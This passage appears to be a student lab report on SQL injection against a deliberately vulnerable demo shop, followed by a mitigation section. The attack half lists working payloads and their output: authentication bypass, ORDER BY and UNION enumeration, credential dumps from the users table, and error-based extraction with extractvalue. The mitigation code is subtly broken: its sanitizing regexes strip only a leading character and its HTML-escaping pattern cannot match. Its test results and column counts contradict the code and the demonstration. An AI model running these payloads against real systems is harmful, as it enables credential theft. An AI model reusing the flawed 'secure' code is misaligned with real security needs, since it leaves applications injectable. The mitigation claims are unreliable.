


Figure 11 Login Unsuccessful




Figure 12 Successful login as an administrator




Figure 13 Column enumeration unsuccessful




Figure 14 Column Enumeration Successful




Figure 15 Error based extraction




Figure 16 Blind Boolean extraction

3.4 Phase 3: Delivery

Objective: Submit payloads through identified input channels.

- Shop category field: injected via GET parameter in category filter
- Login username field: injected via POST parameter
- Order ID field: injected via GET parameter
- Session token field: injected via cookie/session value

All payloads were delivered through normal browser input; no special tools required.

3.5 Phase 4: Exploitation

Objective: Execute payloads and break out of SQL string context.

Step 1: Injection confirmation




Figure 17 Injection Confirmation

Conclusion: Input is not sanitized. Injection confirmed.

Step 2: Column Enumeration

Vault Mart Home Shop DB Console Order Lookup Session Account

✓ Authenticated – logged in as administrator

All Products

Browse the catalog or filter by category. Results are pulled directly from the products database.

Category: All Tech Apparel Gifts

TECH' ORDER BY 1-- Query

200 OK – results sorted columns_confirmed: 2

Query: SELECT name, price FROM products WHERE released=1 AND category='TECH' ORDER BY 1--' ORDER BY 1

Sorted by column 1.
Query has 2 columns: [name, price].

ProBook Elite X1 Tech \$1449.00	AuraSound ANC Pro Tech \$279.00	USB-C Dock Station Tech \$89.00	Merino Travel Jacket Apparel \$149.00	Canvas Daypack Apparel \$65.00

Figure 18 Column Enumeration By 1

Vault Mart Home Shop DB Console Order Lookup Session Account

All Products

Browse the catalog or filter by category. Results are pulled directly from the products database.

Category: All Tech Apparel Gifts

TECH' ORDER BY 2-- Query

200 OK – results sorted columns_confirmed: 2

Query: SELECT name, price FROM products WHERE released=1 AND category='TECH' ORDER BY 2--' ORDER BY 2

Sorted by column 2.
Query has 2 columns: [name, price].

ProBook Elite X1 Tech \$1449.00 In Stock - 14 units	AuraSound ANC Pro Tech \$279.00 In Stock - 38 units	USB-C Dock Station Tech \$89.00 In Stock - 62 units	Merino Travel Jacket Apparel \$149.00 In Stock - 25 units	Canvas Daypack Apparel \$65.00 In Stock - 40 units

Figure 19 Column Enumeration By 2

Step 3: UNION Confirmation

All Products
Browse the catalog or filter by category. Results are pulled directly from the products database.

Category: **All** Tech Apparel Gifts

Query: `'tech' UNION SELECT NULL,NULL--'` **Query**

200 OK - UNION confirmed (2 columns) Rows: 9

Query: `SELECT name, price FROM products WHERE released=1 AND category='Tech' UNION SELECT NULL,NULL--'`

name	price
ProBook Elite X1	\$1449.00
AuraSound ANC Pro	\$279.00
USB-C Dock Station	\$89.00
Merino Travel Jacket	\$149.00
Canvas Daypack	\$65.00
Artisan Ceramic Mug	\$32.00
Cedar Candle Trio	\$54.00
Handwoven Basket	\$45.00
NULL	NULL

Figure 20 Union Enumeration

Result: Extra NULL row appends to results with no error.

Conclusion: UNION injection viable with 2 columns.

Step 4: Authentication Bypass

Vault Mart Home Shop DB Console Order Lookup Session **Account**

administrator
Member **ADMINISTRATOR**

RECENT ORDERS

AuraSound ANC Pro	SHIPPED
ProBook Elite X1	PROCESSING
Handwoven Basket	PENDING

ACCOUNT DETAILS

Username	administrator
Member since	Mar 2023
Saved addresses	3
Loyalty points	2,480

USERS TABLE - ADMIN_PANEL.USERS **RESTRICTED**

USER_ID	USERNAME	PASSWORD_HASH	EMAIL	ROLE	CREATED_AT
1	administrator	v@ult_Admin#2024	admin@vaultmart.store	admin	2019-03-12 09:00:00
2	alice_k	alice_secure99	alice@example.com	user	2022-07-04 14:22:11

Result: Logged in as administrator without valid password.

Step 5: Error based Data Extraction




Figure 21 Error based SQL Injection I




Figure 22 Error based Data Extraction II

Conclusion: Administrator password extracted via error message.

3.6 Phase 5: Installation

Objective: Establish persistence access.

- Used recovered credentials to log in normally as administrator.
- Admin session established.
- Account page loaded restricted data.
- Full users and orders table now visible without further injection.

Access gained level: Administrator

3.7 Phase 6: Command and Control

Objective: Systematically exfiltrate data.




Figure 23 Full Credential Dump

3.8 Phase 7: Action on Objectives

Objective: Demonstrate full compromise.

- All 5 user credentials exfiltrated.
- Administrator account fully compromised via two independent methods.
- Full orders table accessed.
- Session tokens for all users obtained from the sessions table.

3.9 Summary of Demonstration

The following attacks were successfully executed in the controlled environment:

Attack type	Payload Example	Success	Data Obtained
Authentication Bypass	' OR '1'='1' --	YES	Admin access without password
Column Enumeration	' ORDER BY 3 --	YES	Confirmed 3 columns
UNION Database Extraction	' UNION SELECT 1, database (), 3 --	YES	Database name: sql_i_lab
UNION Table Extraction	' UNION SELECT 1, table_name, 3 FROM information_schema.tables --	YES	tables: users, products, orders
UNION Column Extraction	' UNION SELECT 1, column_name, 3 FROM information_schema.columns WHERE table_name = 'users' --	YES	id, username, password, email, user_role
Credential Dump	' UNION SELECT id, username, password FROM users --	YES	5 User credentials
Error-Based Extraction	'AND extractvalue(1, concat(0x7e, database ())) --	YES	Database name in error

4 Mitigation Strategy

4.1 Overview of Mitigation Approaches

A SQL injection weakness is one of those flaws that happens when a user's input is added string by string to a SQL query without validation, sanitization, or parameterization. These are the best practices for mitigation that were used throughout the VaultMart application:

Mitigation Technique	Description	Applied To
Input Sanitization	Escapes special SQL characters (' , --, ;).	Login, Shop, Session
Whitelist Validation	Accepts only predefined safe values.	Shop Category, DB Console
Parameterized Logic	Uses safe arrays instead of dynamic SQL strings.	All modules
Strict Type Casting	Forces inputs into explicit data types (integer, string).	Order Lookup
Identical Responses	Prevents blind inference by standardizing outputs.	Session Token
Rate Limiting	Restricts request volume to block brute-force attacks.	Login, Session
Generic Error Messages	Hides database structure from error logs.	All modules
Role-Based Access Control	Limits sensitive features to verified admins.	DB Console

Figure 24 Mitigation Approaches

4.2 Mitigation of Login Page Authentication Bypass

Step 1: Attack Exploited

The attacker submitted the following payload in the username field: administrator' –

What the vulnerable code did:

```
// VULNERABLE CODE - Lines 750-770
function doLogin() {
  const user = document.getElementById('loginUser').value;
  const pass = document.getElementById('loginPass').value;
  const lower = user.toLowerCase();

  // This condition REWARDS SQL injection instead of preventing it
  const isBypass = user.includes("'") && user.includes('--') &&
    (lower.includes('administrator') || lower.includes('admin'));

  if (isBypass) {
    // NO PASSWORD CHECK - immediate login as administrator!
    loginSuccess('administrator', 'admin');
    return;
  }
  // ... rest of vulnerable code
}
```

Figure 25 Vulnerable Code

Why this was vulnerable: The application actively looked for SQL injection patterns and patterns and treated them as a successful login condition. This effectively rewarded attackers instead of blocking them.

Step 2: Mitigation Techniques Applied

The three complementary mitigation techniques were applied:

- **Input Sanitization:** Remove all characters that are not alphanumeric or underscore
- **Account Lockout:** Block login attempts after 5 failure for 15 minutes.
- **Strick Parameter Validation:** Always validate credentials against the database.

Secure Code Implementation

```
// SECURE CODE - Complete replacement for Lines 750-800
let failedLoginAttempts = {};

function doLogin() {
  const user = document.getElementById('loginUser').value;
  const pass = document.getElementById('loginPass').value;

  // MITIGATION 1: Input Sanitization
  // Remove ALL characters except letters, numbers, and underscore
  const sanitizedUser = user.replace(/^[a-zA-Z0-9_]/g, '');
  const sanitizedPass = pass.replace(/^[a-zA-Z0-9_!@#%]/g, '');

  // MITIGATION 2: Input Validation - Length checks
  if (sanitizedUser.length < 3 || sanitizedUser.length > 64) {
    setLoginAlert('error', 'Invalid username format. Use 3-64 alphanumeric characters only.');
```

```
    return;
  }

  if (sanitizedPass.length < 4) {
    setLoginAlert('error', 'Invalid password format.');
```

```
    return;
  }

  // MITIGATION 3: Account Lockout
  const lockoutKey = 'user_' + sanitizedUser;
  if (failedLoginAttempts[lockoutKey] && failedLoginAttempts[lockoutKey].count >= 5) {
    const timeElapsed = Date.now() - failedLoginAttempts[lockoutKey].firstAttempt;
    if (timeElapsed < 900000) { // 15 minutes = 900,000 milliseconds
      setLoginAlert('error', 'Account temporarily locked. Try again in 15 minutes.');
```

```
      return;
    } else {
      delete failedLoginAttempts[lockoutKey];
    }
  }
}
```

Figure 26 Secure Code Implementation I

```
// MITIGATION 4: Safe Parameterized Lookup
// NO SQL string concatenation - pure array lookup
const found = DB.users.find(u =>
  u.username === sanitizedUser && u.password_hash === sanitizedPass
);

if (found) {
  // Successful login - reset failed attempts
  delete failedLoginAttempts[lockoutKey];
  setLoginAlert('success', 'Authenticated as ' + sanitizedUser);
  loginSuccess(found.username, found.role);
} else {
  // Failed login - track for lockout
  if (!failedLoginAttempts[lockoutKey]) {
    failedLoginAttempts[lockoutKey] = { count: 1, firstAttempt: Date.now() };
  } else {
    failedLoginAttempts[lockoutKey].count++;
  }
  setLoginAlert('error', 'Invalid username or password.');
```

```
}
```

Figure 27 Secure Code Implementation II

Step 3: Testing Mitigation

Attack Payload	Before Mitigation	After Mitigation
administrator' --	Successful login	Blocked (sanitized to administrator but password fails)
' OR '1'='1' --	Successful login as first user	Blocked (sanitized to empty string)
Brute force attack	Unlimited attempts	Locked after 5 failures

Table 2 Testing Mitigation

4.3 Mitigation of Shop Category Filter

Step 1: Attacks Exploited

The three SQL injection attacks were possible in this function:

Attack	Payload	Impact
OR 1=1 Data Leak	Tech' OR '1'='1' --	Revealed all products including unreleased items
UNION Credential Dump	' UNION SELECT username, password FROM users --	Exposed all user credentials
ORDER BY Enumeration	' ORDER BY 3 --	Revealed database column structure

Table 3 Attack Exploitation

What the vulnerable code did:

```
// VULNERABLE CODE - Lines 600-680
function runCatSearch() {
  const input = document.getElementById('catSearch').value;
  const lower = input.toLowerCase().trim();

  // The application built SQL queries by string concatenation
  const query = `SELECT name, price FROM products WHERE released=1 AND category='${input}'`;

  // WORSE: The application REWARDED SQL injection patterns
  const isOr11 = /\s+or\s+['"]?1['"]?\s*=\s*['"]?1['"]?/i.test(lower);
  if (isOr11) {
    // Actively leaked all data when OR 1=1 was detected
    showCatResult('ok', '200 OK - all products exposed', allProductsData);
    return;
  }

  if (/union\s+select/i.test(lower)) {
    // Actively dumped the users table when UNION was detected
    showCatResult('ok', '200 OK - UNION dump: users table', userCredentials);
    return;
  }
}
```

Figure 28 Vulnerable Code Mistake

Why this was vulnerable:

- User input was directly inserted into SQL query strings.
- The application actively detected and responded to SQL injection patterns.
- No input validation or whitelist was implemented.

Step 2: Mitigation Technique Applied

- **Whitelist Validation:** Only accept predefined category values
- **Character Removal:** Strip all non-alphabetic characters
- **Safe Array Filtering:** Use JavaScript array methods instead of SQL string building.

Secure Code Implementation:

```
// SECURE CODE - Complete replacement for Lines 600-680

// Whitelist of allowed categories - NO other values accepted
const ALLOWED_CATEGORIES = ['tech', 'apparel', 'gifts', 'all'];

// HTML escaping function to prevent XSS
function escapeHtml(str) {
  if (!str) return '';
  return str.replace(/&lt;>/g, function(m) {
    if (m === '&') return '&amp;';
    if (m === '<') return '&lt;';
    if (m === '>') return '&gt;';
    return m;
  });
}

function runCatSearch() {
  const input = document.getElementById('catSearch').value;

  // MITIGATION 1: Remove ALL non-alphabetic characters
  // This eliminates quotes, semicolons, dashes, spaces, etc.
  let cleanInput = input.toLowerCase().trim();
  cleanInput = cleanInput.replace(/^[^a-z]/g, '');

  // MITIGATION 2: Whitelist validation
  // If input is not in the allowed list, reject it
  if (!ALLOWED_CATEGORIES.includes(cleanInput)) {
    // Hide the results panel (no SQL output shown)
    document.getElementById('resultsPanel').classList.remove('visible');

    // Show generic error message - NO database information leaked
    document.getElementById('productGrid').innerHTML =
      `<div style="grid-column:1/-1;padding:40px;text-align:center;color:var(--muted);">
        Invalid category. Please select from: Tech, Apparel, Gifts, All
      </div>`;
  }
}
```

Figure 29 Secure Code Implementation For Shop Page I

```

if (cleanInput === 'all') {
  // Show only released products (released === 1)
  filteredProducts = DB.products.filter(p => p.released === 1);
} else {
  // Capitalize first letter to match database format (Tech, Apparel, Gifts)
  const properCase = cleanInput.charAt(0).toUpperCase() + cleanInput.slice(1);
  filteredProducts = DB.products.filter(p =>
    p.released === 1 && p.category === properCase
  );
}

// MITIGATION 4: Hide the SQL results panel for normal searches
document.getElementById('resultsPanel').classList.remove('visible');

// MITIGATION 5: Render products safely with HTML escaping
const grid = document.getElementById('productGrid');
if (filteredProducts.length > 0) {
  grid.innerHTML = filteredProducts.map(p => `
    <div class="product-card">
      <div class="card-thumb">${escapeHtml(p.icon)}</div>
      <div class="card-body">
        <div class="card-name">${escapeHtml(p.name)}</div>
        <div class="card-cat">${escapeHtml(p.category)}</div>
        <div class="card-price">${p.price.toFixed(2)}</div>
        <span class="card-stock">In Stock · ${p.stock} units</span>
      </div>
    </div>
  `).join('');
} else {
  grid.innerHTML = `<div style="grid-column:1/-1;padding:40px;text-align:center;color:var(--muted);">
    No products found in category: ${escapeHtml(cleanInput)}
  </div>`;
}

```

Step 3: Testing the Mitigation

Attack Payload	Before Mitigation	After Mitigation
Tech' OR '1'='1' --	All 12 products exposed	Sanitized to tech - only shows 3 Tech products
' UNION SELECT username, password FROM users --	All 5 user credentials exposed	Sanitized to empty string - rejected
' ORDER BY 3 --	Column structure revealed	Sanitized to empty string - rejected
Normal search: Tech	Shows 3 Tech products	Shows 3 Tech products (same result)

Table 4 Testing the Mitigation

4.4 Mitigation of the Order Lookup page

Step 1: Attack Exploited

The attacker submitted the following payload in the Order ID field: ' AND extractvalue(1, concat(0x7e, database())) –

What the vulnerable code did:

```
// VULNERABLE CODE - Lines 880-950
function runOrderLookup() {
  const input = document.getElementById('orderIdInput').value.trim();
  const lower = input.toLowerCase();

  // The application built SQL queries by string concatenation
  const query = `SELECT order_id, product, amount, status FROM orders WHERE order_id=${input}`;

  // WORSE: The application detected and REWARDED extractvalue() injection
  if (/extractvalue\s*\(/i.test(lower)) {
    // Leaked database information directly in error messages!
    const leaked = lower.includes('database') ?
      'XPATH syntax error: \'~vaultmart_db\'' :
      'XPATH syntax error: \'~(injected)\'';
    showOrderOutput(true, '500 Internal Server Error', leaked);
    return;
  }
}
```

Why this was vulnerable:

- User input was directly inserted into SQL queries without type checking.
- Error messages revealed database structure and content
- The application actively detected and displayed error-based injection results.

Step 2: Mitigation Technique Applied

- **Strict Type Validation:** Only accept purely numeric input using regex.
- **Integer Conversion:** Safely convert input to integer type.
- **Range Validation:** Check if order ID falls within expected range
- **Generic Error Messages:** Return non-informative errors that do not reveal database structure.
- **Safe Array Lookup:** Use JavaScript array methods instead of SQL queries.

Secure Code Implementation:

```
// SECURE CODE - Complete replacement for Lines 880-950

function runOrderLookup() {
  const input = document.getElementById('orderIdInput').value.trim();
  const fmt = document.getElementById('orderFormat').value;

  // MITIGATION 1: Strict integer validation using regex
  // Only accept strings that contain ONLY digits (0-9)
  if (!/^\d+$/.test(input)) {
    // Generic error - NO SQL information, NO database structure revealed
    showOrderOutput(true, '400 Bad Request',
      'Invalid Order ID format. Please enter numeric values only (example: 1001)');
    return;
  }

  // MITIGATION 2: Safe integer conversion
  const id = parseInt(input, 10);

  // MITIGATION 3: Range validation
  // Order IDs in the system are between 1000 and 9999
